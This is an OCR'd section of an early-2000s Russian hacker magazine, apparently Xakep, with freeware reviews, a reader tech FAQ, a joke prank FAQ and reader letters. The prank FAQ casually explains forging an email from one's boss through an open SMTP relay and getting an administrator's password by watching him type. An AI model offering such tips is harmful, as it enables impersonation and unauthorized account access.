
Centner (centner@real.xakep.ru)

MTranscrit 1.99

Windows 9x
Size 187 Кб
Freeware
http://morg63.narod.ru


Все, что умеет этот программный продукт, - это перевод кириллицы (кодировка Windows) в родной до боли и милый сердцу каждого русского транслит. Бывают ситуации, когда чудеса с криво настроенными кодировками мешают отправить очередное письмо в удобочитаемом виде. Тогда я просто запускаю MTranscrit и превращаю обычный русский текст в здорово напрягающие каракули :), типа вот таких: Alik podognal arbuz. Arbuz krugl. Alena rada. U Alika karatnik. Alik - arnol`d, agregat! Alik - znatniy avtor. A ti kto takoy? Ya, blin, goblin, a ti, blin, kto, blin?. Текст можно ввести вручную или из текстового файла, текст можно скопировать в буфер, сохранить в файл или отправить кусок текста мейлом непосредственно из программы

MouseImp



Windows 9x
Size 387кб
Freeware
http://www.tv4studios.com


В копилку халявщика, подло зажимающего пару рупий на благое дело апгрейда собственной компьютерной мышки. Фишка тут в том, что при желании насладиться прелестями пользования мышки с колесиком, но без самой мышки, ты сможешь воспользоваться этим эмулятором. Первое, что ты прочувствуешь на себе, - удобство скроллинга без лишних нажатий на скроллбары. Не понял? Объясняю! После инсталляции проги твой допотопный двухкнопочный грызун легким движением руки превращается в не совсем полный, но удобный аналог колесной мыши, к тому же умеющий подсчитывать километраж, наезженный твоей мышой по коврику. Вперед, мой маленький пилот одноколесного грызуна со спидометром!




7-Zip

Windows 9x
Size 567 Кб
Freeware
http://www.7-zip.org

Очередной ZIP-совместимый архиватор файлов с высокой степенью сжатия. Программа интегрирована в Windows Shell. Поддерживает ZIP, 7z, RAR, CAB, GZIP, BZIP2 и TAR архивы. Степень сжатия для ZIP формата на 2-10% выше, чем у PKZip/WinZip. Высокая скорость. Есть версия для командной строки и плагин для FAR Manager, который позволяет работать с архивами без внешних архиваторов. Пользователи отмечают наличие периодически проявляющихся багов, но, скажите мне, где их нет, и я возрадуюсь! Желающие произвести самостоятельную русификацию смогут качнуть с www.bladezone.ru заточенный под это файлик.




О, счастливчик!



Windows 9x
Size 287 Кб
Freeware
http://aclab2.chat.ru

Один из клонов широко известной телепередачи, подобия которой в последнее время стали появляться как грибы после дождя. Несмотря на свою неоригинальность, оставляет ну очень приятное впечатление. Если быть честным, то именно эта прога сожрала наибольшее количество моего свободного времени. Я честно пытался просто слегка потестить фриварный программный продукт, но в итоге не удержался и попал в число виртуальных "щасливчиков". Программа-игра приятно сделана, способна на некоторое время капитально захватить твое внимание и как следует загрузить тебя самыми разными, подчас совершенно нелепыми вопросами. Мне удалось добраться до 500.000, при этом я пользовался доступными в игре подсказками, в частности, звонил самому Биллу Гейтсу, и он меня не подвел... Отличная возможность приобщить к компьютерным играм во всех их проявлениях твою подругу или бабушку. В общем, играй с нами, играй как мы, играй лучше нас. И выигрывай.




THOMSON mp3PRO Audio Player




Windows 95/98/NT/2000
Size 1.15 Мб
Freeware
http://www.thomson-multimedia.com

Типа новый кодек и проигрыватель в одном флаконе. Новый формат mp3PRO имеет вдвое большую компрессию по сравнению с mp3. Таким образом "слушабельное" (но никак уж не равноценное CD!) качество достигается при потоке в 64 кбит/с. По предварительным оценкам экспертов, mp3PRO оставляет позади своих главных конкурентов - Real Audio и Windows Media Audio при той же ширине потока. В результате применения нового формата емкость обычного портативного MP3-плеера, в который обычно помещается от 30 мин до 1 часа записей, удваивается, а расходы веб-радиостанций, вещающих в формате MP3, сокращаются, так как распространять аудиоинформацию становится легче. По моим секретным данным - кодек отлично годится для хранения записей с низким битрейтом, но совершенно непригоден для действительно качественного хранения музыки. Типичный пример ситуации "лучшее - враг хорошего!".









Авторы программы - Сергей Кутасов & Илья Морозов - знают о решении кроссвордов и поиске слов-анаграмм если не абсолютно все, то больше остальных. Кстати, анаграмма - слово, образованное перестановкой букв другого слова, например: адрес - среда. И Cross+A замечательно справляется с такими задачами.

База данных русской версии содержит более 80000 слов с описаниями, английской - 100000 слов. Каждый ЗАРЕГИСТРИРОВАННЫЙ пользователь русской версии Cross+A получает в подарок еще две программы: "Пословицы и поговорки" (10000 русских пословиц и поговорок) и "Японский Кроссворд" (инструмент для решения черно-белых и цветных японских кроссвордов). Между прочим, столь странный способ распространения программ "Пословицы и поговорки" и "Японский Кроссворд" объясняется стремлением сделать бессмысленным "взлом" программы Cross+A (в этом случае "хакер" получает лишь одну программу, тогда как зарегистрированный пользователь - целых три). О, эта вечная борьба хакера с программером… Кстати, как процесс хака программы обозвать русским словом из 5 букв?





Однозначно в копилку хардкорного геймера и пробитого читера с манчкинскими замашками. Программа ArtMoney - универсальный взломщик к любым играм. "Она умеет сканировать память игры для поиска каких-то определенных значений (деньги, ресурсы и т.д.). Таких значений может быть много, и надо выбрать нужные, поэтому поиск разделяется на два этапа - поиск значений и отсев ненужных значений. В итоге получаем адреса памяти, в которых находятся числа, и их можно изменить на нужные. Специальные методы позволяют обмануть даже игры, в которых нет числовых видимых значений (например, графическая полоска жизни), или игры, которые кодируют свои данные. По прикидкам автора программы, у ArtMoney уже более чем 4 миллиона пользователей по всему миру. Ты уже среди них?





FAQ

Stepan Ilyin AKA Step (step@real.xakep.ru)

Отправляя письма в эту рубрику, пиши в subj'e [faq], иначе твои вопросы автоматом будут отправляться в /dev/null.

Я вот DVD купил. Что-советуй теперь какой-нибудь достойный плеер.

DVD-плееров существует довольно много, однако явных лидеров три: PowerDVD, WinDVD и CineMaster. Остальные - полный отстой или неудачные клоны вышенаписанных вертушек.

1. PowerDVD (www.cyberlink.com.tw)
Многие (в том числе и я) считают эту прогу лучшей в своем роде, и поверь мне: на это есть причины. Добротный и удобный интерфейс, отличная скорость декодирования и великолепная картинка. Более того, тулза обладает возможностью развода звука на 4 колонки, от которой тащатся обладатели хороших акустических систем, а также поддерживает такие инструкции, как MMX, SSE, 3Dnow, Enhanced 3D Now!, Hardware Motion Compensation и Subpicture Alpha blending. Благодаря которым процесс декодирования проходит с хорошей скоростью и пониженной нагрузкой на систему.

2. WinDVD (www.intervideoinc.com)
Тоже весьма неплохой плеер. WinDVD обеспечивает отличную картинку с приемлемой скоростью декодирования, поддерживает 4- и 6-колоночные системы и, более того, имеет русский интерфейс.

3. Cinemaster (www.qi.com)
Cinemaster популярен благодаря своему движку, который по праву считается одним из самых быстрых. Этот плеер обладает неплохим интерфейсом, поддерживает ATI Hardware Motion Compensation, но, тем не менее, имеет весьма скромный набор функций для вывода звука. В общем, могу посоветовать данную прогу счастливым обладателям антикварных машин, которые с трудом справляются с декодированием mpeg-2...

4. Windows 98 DVD Player
А ты знал, что в win98 есть встроенный DVD-плеер? Думаю - нет. Бойцы Мелкософта далеко запрятали его в cab-файлах дистрибутива win, но если немного постараться, то можно его оттуда выковырять. Только стоит ли? Постоянные зависоны, отстойный интерфейс и огромная нагрузка на проц ставят под сомнение полезность данной программки.

Со временем на моих CD появляются царапины. Мой драйв не может эти компакты прочитать. Как можно восстановить читабельность?

Прежде всего я советую тебе держать CD в коробках/пакетиках/бумаге (кстати, если у тебя не хватает коробок, то можешь поназаказывать халяву - если повезет, то рекламные компакты придут в стеклянных упаковках :), иначе как бы ты ни старался, избежать царапин, пыли и тому подобной фигни не удастся... Если же компакт уже не читается, то навряд ли ты его восстановишь, однако, если нечитабельными оказались лишь некоторые дорожки, то можно кое-что попробовать, но, честно тебе скажу, - _полностью_ восстановить CD, скорее всего, не получится. Способ #1 ака самый мыльный способ, и мыльный он не потому что слишком долгий, а потому что воспользоваться придется хозяйственным мылом, а точнее - промыть им царапины. Способ #2. На этот раз фиксить CD придется зеленкой :) (будь осторожен: зеленку очень сложно отмыть), советую тебе взять что-нибудь острое, например, иголку, зубочистку или заостренную спичку и смазать ими _только_ царапину. Способ #3 ака самый популярный. Потребуется дешевая отечественная зубная паста. Советую наносить ее какой-нибудь тряпкой, например, старым постельным бельем, но ни в коем случае не шерстяной тканью. Кстати, прежде чем применять эти "народные" способы, воспользуйся чистящим CD, чтобы прочистить линзы CDROM'a - иногда проблема прячется именно в читалке.



IN TRASH

Собрался винт покупать. Что можешь посоветовать с ide интерфейсом (7200 rpm, Ultra ATA/100)?

Железо действительно стало доступным, память можно уже покупать на степуху, а большие винты перестали быть роскошью. Но выбирать себе хард дело не простое. Я тебе настоятельно советую перед покупкой посетить www.ixbt.com, www.fcenter.ru, www.computerra.ru, чтобы прочитать свежий обзор HDD. На момент написания статьи я бы тебе посоветовал обратить внимание на Seagate Barracuda ATA IV. Раньше у меня отношение к данному производителю было, мягко сказать, не самое лучшее, но, взглянув на тесты, я ужаснулся - данный винт обошел практически во всем своих конкурентов... Если же нужен небольшой объем, например, для офисного компа, то советую взглянуть в сторону Maxtor 2B020H1. Недорогой и практичный. В общем, хороших винтов полно, только надо интересоваться своей потенциальной покупкой на irc/форумах/конференциях, чтобы потом не жалеть о своем выборе.

А правда ли, что компьютерный спорт теперь официален в России?

Ах вы, негодяи, вместо того чтобы программингом и хаком заниматься, решили в игрушки играться?! Нехорошо! :) Хотя, может быть, скоро это будет вполне выгодно и престижно, потому что летом появился приказ одного из спортивных комитетов, который гласит: "Включить в перечень видов спорта для введения в государственные программы физического воспитания населения и рекомендуемый для развития в Российской Федерации компьютерный спорт как (дисциплину) вид спорта". Подробнее об этом на странице "Федерации Компьютерного Спорта России" www.cybersport.ru. Так что у тебя теперь есть возможность заниматься спортом, не отрывая пятой точки от стула и глаз от монитора. :)

Скачал варез, а он с расширением .iso. Чего это такое?

Проще говоря, это образ CD, собранный в один файл. Чтобы извлечь файлы, надо воспользоваться специальной софтиной. Я юзаю WinImage (www.winimage.com). Разобраться с ним не составит труда даже ламеру, так что расписывать что-либо подробно я не буду.

На страницах Х я часто встречаю слово BNS. Что это за фенька? Как работает?

BNC - это irc-прокся. Одни юзают ее в нужных целях, то есть для анонимности, другие - для хорошего хоста в иденте, например, ya@krutoi.xakep.ru. Работает все очень просто: bnc-программа ставится на шелл, слушает заданный в настройках порт. Юзверь, приконнектившись к ней, указывает виртуальный хост, а также irc-сервер, к которому собирается присоединиться. В итоге ты не только сидишь в ирке, но еще и чувствуешь себя сухо, комфортно и, самое главное, безопасно. Кстати, все действия можно свести к минимуму, если прописать дефолтовые vhosts и сервера в настройках BNC. Если решил, что данная фенька тебе нужна, то могу посоветовать юзать PsyBnc или Ezbounce. Поставить и настроить их не должно составить труда, если ты имеешь хоть малейшие представления об ирке.

У меня украли icq uin. Как? Каким образом можно впредь защитить свой цветочек от покушения?

Украли твой uin одним из следующих способов:
1) Брутфорсом подобрали пароль.
2) Украли твой icq dat файл с паролем (неважно как).
3) Взломали твой primary e-mail, указанный в настройках, и воспользовались службой напоминания пароля.

Как защищаться? Ну, во-первых, используй сложный пароль, состоящий не только из цифр и латиницы, но еще и кириллицы. Во-вторых, соблюдай элементарную безопасность: проверь комп на трояны, не открывай неизвестные файлы, пришедшие по мейлу, закрой все шары, используй файрвол. В общем, сделай так, чтобы dat файл аськи никоим образом не мог попасть в чужие руки. В-третьих, включи в пароль на uin "/t" или "/r" (без кавычек, естественно), и пароль на primary mail больше никогда не придет. Подробнее о защите цветочка читай на icq.vsochi.com.


А можно ли в Win2000 сделать так, чтобы зависшие задачи убивались автоматически?

Для этого придется править реестр, поэтому смело запускай regedit. Теперь в HKCU\Control Panel\Desktop ищи ключ AutoEndTasks. Именно он отвечает за автоматическое убивание зависших служб. По умолчанию стоит "0", соответственно, для активизации режима поставь "1". Однако для корректной работы феньки тебе придется поправить еще несколько ключей, находящихся в этой же ветке, - WaitToKillServiceTimeout, значение которого обозначает время в миллисекундах, через которое не отвечающее приложение считается зависшим, а также параметр WaitToKillServiceTimeout, который задает время ожидания перед kill'ом зависшей службы.



FAQ от скуки

X-Crew <magazine@real.xakep.ru>



Как приколоться над коллегой в офисе?

]|[: Ты, конечно же, можешь подложить ему кнопок на стул, приклеить карандаши к письменному набору и намазать вазелином все предметы на столе. Только это не наши методы. Мы будем глумиться над его компом. Во-первых, сделай скриншот его рабочего стола, затем убери все иконки куда-нибудь за экран и повесь скриншот на экран как обои. Пусть теперь потыкается в линк "Мои Документы". Во-вторых, найди любой почтовый сервер с открытым релеем. Заведи себе в мейлере новый аккаунт. Поставь в нем настройки smtp этого сервера. А вот имя отправителя и e-mail ставь своего начальника. Теперь ты без труда можешь отправить гневное письмо от имени босса. Отправил? Ну что ж, теперь осталось только следить за реакцией коллеги.

А еще? Да чтобы поприкольнее!

]|[: Осень - время возвращения из отпусков. Перед началом новой трудовой волны неплохо бы развернуть рабочий стол твоего подопытного коллеги и наклеить на его "глухую" тумбу небольшие металлические ручки, имитирующие ящики стола. Потом нужно собраться большой толпой и весело наблюдать, каким образом ничего не понимающий отпускник будет одну за одной отдирать фэйковые ручки.

Как создать собственный музыкальный хит?

]|[: Элементарно! Мы не будем делать реальную музыкальную композицию по всем правилам. Мы будем жульничать. Установи себе любую диджейскую программу типа Future Beat или Mixman Studio. Поставь пальцы на клавиатуре в грамотную распальцовку. Врубай запись и дави на пимпы. 2 часа баловства, и ультра-хит у тебя на винчестере. Теперь осталось только показать его друзьям и небрежно бросить: "Это я так, в свободное время слабал...".

Как познакомиться на вечеринке?

]|[: Если ты веселый общительный парень, то можешь даже не читать, ты и сам знаешь - как. А вот если ты стеснительный, то вот тебе несколько советов. Все пришли на день рождения с цветами, а ты приходи с елкой. И объяви, что по зулусскому календарю именно сегодня Новый год и, вдобавок, по этому же календарю именинник является богом плодородия, а значит все просто обязаны встать под елкой и произнести молитву виновнику торжества. Во-вторых, приходи в маскарадном костюме! Кому какое дело, что сегодня не карнавал в Рио-де-Жанейро? Они просто отстали от жизни! А ты приди одетым в робота и заяви с порога, что вся электромеханическая раса присоединяется к поздравлениям. Все, веселое начало положено, а дальше продолжай в том же духе, но уже со своими шуточками.

Какая операционка самая надежная/ненадежная?

]|[: Риторический вопрос. Хотя, на самом деле, самой ненадежной частью компа является человек, сидящий за этим самым компом. Какие бы суперсложные пароли не выдумывал сисадмин, ты всегда сможешь напоить его пивом и попросить дать тебе статус Power User-а на сервере. Самый простой способ узнать пароль администратора: подойди к админу, когда он вводит свой пароль, и следи за его руками, а точнее за тем, какие буквы/цифры он набирает. Тренируй память и реакцию! Запомнил? Все, система твоя.

МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

ВРАГИ СКУКИ

? Как поприкалываться с автоответчиком?

]|[: Если автоответчик твой, то запиши туда приветствие вроде "Алло, здравствуйте, а Васю можно?". С этим вариантом полный прикол, т.к. такое сообщение напрочь вгоняет в ступор звонящего.
Если ты решил поглумиться над автоответчиком приятеля, то записывай ему вот такое приветствие: "Здравствуйте, это кабинет эротического массажа Василия Пупкина. Если вы хотите записаться ко мне на прием, то оставьте свое сообщение".

? Что такое 127.0.0.1?

]|[: Это IP твоего самого злого врага. Поэтому, когда ты включишь свой нюкер/флудер, то всегда вводи именно этот IP. Причем, самое интересное, что это IP с подтверждением. Результат атаки ты сможешь увидеть на собственной машине! Нюкай на здоровье! И если у тебя появится "синий экран смерти", значит враг повержен. Браво! Бис!

ОДОБРЕНО SINtez

? Читал статью про программы-приколы. Мало! Что еще посоветуете?

]|[: Уф... Да их миллион!
Для начала зайди на сайт http://zzz.atlant.ru/, там ты найдешь тонны всякого издевательского софта - от прог, меняющих местами кнопки мыши, до флеш-тестов, выдающих в итоге всякий бред. Затем ползи на http://allthat.narod.ru/noframes/pricol.htm, там не только софт, но и разные прикольные Java-скрипты, которые сможешь поставить на свою домашнюю страницу. Ну и, в конце концов, заваливай на www.list.ru/catalog/19016.sort3.html. В этой рубрике просто толпа сайтов с различными прикольными программками. Веселись на здоровье :).

ОДОБРЕНО SINtez

? В офисе скучно. Коллеги - зануды! Хочу веселья, помогите!

]|[: Хм... кажется, уже был такой вопрос :). Ну да ладно. В продолжении темы: берешь клаву соседа. Выковыриваешь несколько клавиш и вставляешь их обратно в произвольном порядке. Пусть теперь научится печатать с воображением. Ну или просто-напросто вытащи у него из мыши шарик. Лучше всего, если в комнате несколько компьютеров. Тогда шарики нужно вытащить из всех мышей. Я думаю, с "похитителями мышиных шариков" твой админ еще не сталкивался. Полдня идиотских расследований тебе гарантировано :). Не забудь заныкать все шарики в какое-нибудь не очень тайное место, чтобы к концу дня их все-таки нашли.

? Как приколоться по почте?

]|[: В свое время ходили байки про одного мужичка, который приставал с глупостями посредством почтовой переписки к различным министерствам и ведомствам. Прикол в том, что на любое входящее письмо сотрудники государственного учреждения должны ответить, присвоить ему входящий-исходящий номер и развести целую бюрократию. Так вот, мужик вполне серьезно предложил в Министерстве геодезии и картографии издать карту России в масштабе 1:1. И получил на свое предложение вполне официальный ответ, который и показывал катающимся от смеха друзьям. Что мешает тебе собрать коллекцию таких ответов?

? Я постоянно всюду опаздываю, не слышу будильника и боюсь проспать самую главную вечеринку. Что делать?

]|[: Все просто - надо апгрейдить будильник. Если ты пользуешься еще дедушкиным, трофейным механическим, то путем несложных манипуляций превращаешь его в модификацию "Big Ben". Тебе потребуется приличных размеров металлическая кастрюля с металлической же крышкой, десяток тарелок и ложек с вилками без счета. Ставишь горку тарелок, на нее ставишь кастрюлю, помещаешь в нее видавший виды будильник, засыпаешь все вилками и ложками, накрываешь все это неплотно крышкой и венчаешь конструкцию оставшейся стопкой тарелок. Ставишь пирамиду рядом с кроватью и спокойно засыпаешь. Будь уверен, что под грохот "Big Ben-а" пробудятся не только ты и твои соседи, но и соседи по подъезду и микрорайону. В качестве бонуса в близлежащей сельской местности залают все собаки :)).


IN TRASH



Наше е-мыло: magazine@xakep.ru



На письма отвечал Centner



From: Лариса Григорьева [larjonok@hotmail.com]
Subject: От обиженной ЧИТАТЕЛЬНИЦЫ!

Здравствуй, любимый журнал!
Меня зовут Лариса, я будущий инженер-системотехник, заканчивающий 5 курс, поэтому Ваш журнал читаю от корки до корки. Я не буду извращаться и писать Вам письмо в стиле юмора журнала (хотя мне он нравится), просто хочется написать серьезное письмо (по крайней мере постараться).
Обижена я вот на что: вся основная масса информации предназначена "крутым перцам" и "кулхацкерам", но Вы почему-то незаслуженно обошли вниманием слабый пол. Ведь и среди девушек бывают программисты!!! Да-да, не смейтесь! И очень даже неплохие! У нас в институте (Владимирский Государственный Университет) их достаточно много и не все откровенно тупы. Я ни в коем случае не причисляю себя к гениям кодинга или еще чего-либо, просто достаточно компетентна для того, чтобы иметь хорошую работу по специальности. А за женский пол обидно... почему-то все считают, что женщина и компьютер - понятия несовместимые, так вот, я готова это опровергнуть!
А вообще я вас всех люблю, спасибо за начало курса по Delphi и за статью по Photoshop'у - ОБЯЗАТЕЛЬНО продолжайте эти темы!!!
Всегда Ваша преданная поклонница Лара (не Крофт!)

Ответ Х: Дорогая Лара!
Хотел я тут было постебаться на тему "Что общего между женщиной-программистом и морской свинкой?", да решил этого не делать. Не буду брать на себя ответственность и говорить сразу за всех многоуважаемых членов X-CREW, скажу только за себя: мне тоже обидно за то, что компьютерами интересуются преимущественно лица мужеского пола. Ведь есть же еще женщины в русских селеньях! Мы вами гордимся!
Передавай приветы всем своим компьютерно грамотным подругам от лица мужеской составляющей X-Crew и обещай мне с течением времени утереть нос владимирским кулхацкерам - представителям мужского пола. Даешь Х для Ж! В смысле Хакер женщине друг, товарищ и брат...
P.S. Чувствую, что все же нужно дать ответ на вопрос: "Что общего между женщиной-программистом и морской свинкой?" Дело в том, что морская свинка не имеет ничего общего ни с морем, не со свиньями. Аналогию с женщинами прослеживать? :))

From: Денис Морозов [denis_morozov@bk.ru]
Subject: пламенный привет!

Здравствуй, дорогая редакция любимого журнала в лице: SINtez'a, SideX'a, Centner'a, 2poisonS'a, p0r0h'a и горячо любимого Данечки! Сразу хочу извиниться, что не перечислил всех замечательных людей, создающих жкх "Хакер" и помогающих ему оставаться, от версии к версии, самым привлекательно-завлекательным (оформление, рисунки), поучающе-развивающим (статьи) и увлекательно-развлекательным (Даня спа-си-бо!).
Это мое первое в жизни письмо на e-mail, поэтому у меня к вам огромная просьба: обязательно сообщите мне, получили вы его или нет. Заранее благодарен за помощь. Наверное, теперь мне следовало бы что-то похвалить, а что-то поругать, но я не буду этого делать. Нет, не потому что мне все безразлично, а потому что просто не хочу (вот в следующих письмах пожалуйста, а в этом нет, нет, нет... и не просите :).
Да, кстати, позвольте представиться: мое имя Денис; моя фамилия Морозов; я имею жену, папу, маму, брата (младшего) и других моих родственников; мне 23 года; я живу в Москве, это большой и красивый город; я учусь в институте на экономическом факультете. Ну вот вкратце и все. На этом прощаюсь, всегда ваш Денис.
P.S. Нет, не могу с собой справиться, я бессилен с ЭТИМ бороться, я должен ЭТО сказать!!! Журнал просто супер (по всем номинациям), с нетерпением ждем обещанный второй CD-ROM с "Шароwarez". Что случилось с рубрикой "Бесплатный СЫР"? Тоже ждем-с с нетерпением :). Очень, очень, очень радует "Западлостроение" (не всех, конечно) ;). Успехов в работе и в отдыхе (что не менее важно :), по-прежнему ваш Денис М.


Ответ Х: Крепко жму твою руку, Денис!
Сообщаю тебе, что твое первое письмо сразу же попало в надежные руки и дошло оно по адресу. Еще по какому! Мы его немного поправили, дополнили и растиражировали по всем учебникам иностранных языков. Теперь, какой бы ты учебник ни взял, там всегда будет топик "Моя семья" с частью твоего первого письма. Теперь каждый начинающий лингвист-филолог будет досконально знать, что именно творится у тебя дома и сколько тебе лет на каждый данный момент времени.
Не забудь, пользуясь случаем, передать привет своей жене, папе, маме и другим родственникам, а младшему брату прочти весь этот номер вслух, пусть знает, что у него брат знаменитый.

From: Beavis [GarQuitnick@mail.ru]
Subject: Письмо.

Привет, Хакеры!
Вот уже пару лет собирался написать вам письмо :). Собрался, наконец (хе-хе, я кажется сказал "конец"). Полезный журнал. Для меня во всяком случае. Стал бы бесполезным - не стал бы возмущаться. Да заодно и покупать тоже. Журнал у вас сбалансированный - по-моему на любой вкус (типа, перцы! хорош орать "долой игрушки!" "долой Шеповалова!" и все такое. Хотя один Шеповалов в разделе юмора иногда надоедает - но это и наша проблема - мы не шлем в журнал хуморные статьи :) --8<-- конец (хе-хе, опять!) обращения к читателям). Но достают две вещи - страшно потерять такой клевый журнал вследствие его вырождения из компьютерного журнала в журнал трепа на отвлеченные темы, герб которого компьютер. Се есть SUXX, а потому MD. Вторая вестдчь, которая достает, - рубрика][-стиль. Вот это - полный отстой! Ребята! Если человек мыслит в hex-ах и с полпинка находит дыры в защите сетей/серваков и т.д., но не слушает тот отстой, который Вы преподносите как продвинутую музыку, он уже не хакер? И не крекер? И не кодер? (Во сколько слов я знаю! Пирожок мне! :) Вы читали хак-тест когда-нибудь? Было такое изделие, переведенное с аглицкого нашими добровольцами. Если нет - почитайте. Если негде взять - пишите, пришлю :) Старье, конечно, но небезынтересно. Была вот рубрика на тему кто как извратился со своим компом (влендишным способом и все такое) - разрисованные клавиатуры, пирамидки из старых симов и блинов от винтов - вот это было клево!
Вот. А вообще - спасибо, что Вы есть - единственный в своем роде журнал, освещающий столь многие компьютерные темы. Да! Еще вопрос: я тут CD-ROM купил, а когда в него CD-AUDIO (или AUDIO CD?) вставляю - музыка играет, а голоса че-то не слышно? Памажыте чем сумеете :) Бай! Всего лучшего.

Ответ Х: Здорово, Beavis.
Пункт первый: Ты во многом прав, в частности, каждый читатель имеет право выразить свое мнение о Х, просто "проголосовав" своими деньгами. Нравится журнал - покупаем и читаем, не нравится - покупаем более другой журнал. Все просто - рыночная экономика как-никак.
Пункт второй: тебе не нравится "треп на отвлеченные темы", не нравится][-стиль и не нравится что-то там еще. В запущенных случаях - смотри пункт первый. В не очень запущенных - рекомендуется чтение книги Фигурнова про IBM PC и всяческой доки по компам и софту, вот уж там-то собрана квинтэссенция компьютерной мысли. Причем дока, как правило, халявная :). Если же надежда на выздоровление все же есть, попробуй взглянуть на мир несколько другими глазами. Ведь, кроме компьютеров, взлома и хака, есть и еще масса интересных вещей, о которых мы рассказываем и тебе в частности. Опять же, твой вопрос о разных там раскрашенных клавах и прозрачных кузовах - что общего он имеет с хексами? И музыку ты вправе слушать именно ту, которая нравится ТЕБЕ. Кому-то нравится арбуз, а кому-то свиной хрящик. Мы просто пытаемся, по мер своих сил, рассказать тебе о том, что нового и интересного творится вокруг.
Пункт третий: А какие надписи есть на том сидюке, который ты слушаешь? Если там написано крупными буквами QUAKE III ARENA, то голос Децыла ты вряд ли услышишь :).





From: oLGa R [oo7_@mail.ru]
Subject: question

Здравствуйте, уважаемая редакция!
